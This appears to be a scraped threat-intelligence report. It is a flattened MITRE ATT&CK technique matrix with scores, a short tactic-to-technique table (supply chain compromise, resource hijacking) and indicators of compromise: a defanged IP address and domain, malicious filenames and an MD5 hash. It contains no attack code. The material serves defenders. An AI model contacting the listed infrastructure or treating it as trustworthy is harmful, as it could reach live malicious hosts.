(0.11) Indicator Removal on Host (0.04) Valid Accounts (0.04) Masquerading (0.07) Modify Authentication Process (0.04) Modify Cloud Compute Infrastructure (0.04)	Abuse Elevation Control Mechanism (0.04) Access Token Manipulation (0.05) BITS Jobs Build Image on Host Deobfuscate/Decode Files or Information Deploy Container Direct Volume Access Domain Policy Modification (0.02) Execution Guardrails (0.11) Exploitation for Defense Evasion (0.02) Wide Artifacts (0.09) Hijack Execution Flow (0.11) Impair Defenses (0.03) Indicator Removal on Host (0.04) Indirect Command Execution (0.07) Masquerading (0.07) Modify Authentication Process (0.04) Modify Cloud Compute Infrastructure (0.04)	Adversary-in-the-Middle (0.02) Brute Force (0.04) Credentials from Password Stores (0.03) Exploitation for Credential Access Forced Authentication Forge Web Credentials (0.02) Input Capture (0.04) Modify Authentication Process (0.04) Network Sniffing OS Credential Dumping (0.03) Steal Application Access Token Steal or Forge Kerberos Tickets (0.04) Steal Web Session Cookie Two-Factor Authentication Interception Unsecured Credentials (0.07) Query Registry Remote System	Account Discovery (0.04) Application Window Discovery Browser Bookmark Discovery Cloud Infrastructure Discovery Cloud Service Dashboard Cloud Service Discovery Cloud Storage Object Discovery Container and Resource Discovery Domain Trust Discovery File and Directory Discovery Group Policy Discovery Network Service Scanning Network Share Discovery Network Sniffing Password Policy Discovery Peripheral Device Discovery Permission Groups Discovery (0.03) Process Discovery Query Registry Remote System	Exploitation of Remote Services Internal Spearphishing Lateral Tool Transfer Remote Service Session Hijacking (0.02) Remote Services (0.05) Replication Through Removable Media Software Deployment Tools Taint Shared Content Use Alternate Authentication Material (0.04)	Adversary-in-the-Middle (0.02) Archive Collected Data (0.01) Audio Capture Automated Collection Browser Session Hijacking Clipboard Data Data from Cloud Storage Object Data from Configuration Repository (0.02) Data from Information Repositories (0.03) Data from Local System Data from Network Shared Drive Data from Removable Media Data Staged (0.02) Email Collection (0.09) Input Capture (0.04) Screen Capture Video Capture	Application Layer Protocol (0.04) Communication Through Removable Media Data Encoding (0.02) Data Obfuscation (0.02) Dynamic Resolution (0.02) Encrypted Channel (0.02) Fallback Channels Ingress Tool Transfer Multi-Stage Channels Non-Application Layer Protocol Non-Standard Port Protocol Tunneling Proxy (0.04) Remote Access Software Traffic Signaling (0.01) Web Service (0.01)	Automated Exfiltration (0.07) Data Transfer Size Limits Exfiltration Over Alternative Protocol (0.03) Exfiltration Over C2 Channel Exfiltration Over Other Network Medium (0.01) Exfiltration Over Physical Medium (0.02) Exfiltration Over Web Service (0.03) Scheduled Transfer Transfer Data to Cloud Account	Account Access Removal Data Destruction for Impact Data Encrypted for Impact Data Manipulation (0.01) Defacement (0.02) Disk Wipe (0.02) Endpoint Denial of Service (0.04) Firmware Corruption Inhibit System Recovery Network Denial of Service (0.02) Resource Hijacking Service Stop System Shutdown/Reboot

MITRE Tactics	MITRE Techniques
Resource Development	Compromise Accounts
Resource Development	Develop Capabilities
Resource Development	Obtain Capabilities
Resource Development	Stage Capabilities
Initial Access	Supply Chain Compromise
Execution	Command and Scripting Interpret
Execution	User Execution
Defense Evasion	Indirect Command Execution
Impact	Resource Hijacking

## Artifacts

Field	Value
IP Address	159.148.186[.]228
Filename	jsextension.exe
MD5	fc724eb2894f34a3aca4b952d2f816cd
Domain	citationsherbe[.]at
File Name	sdd.dll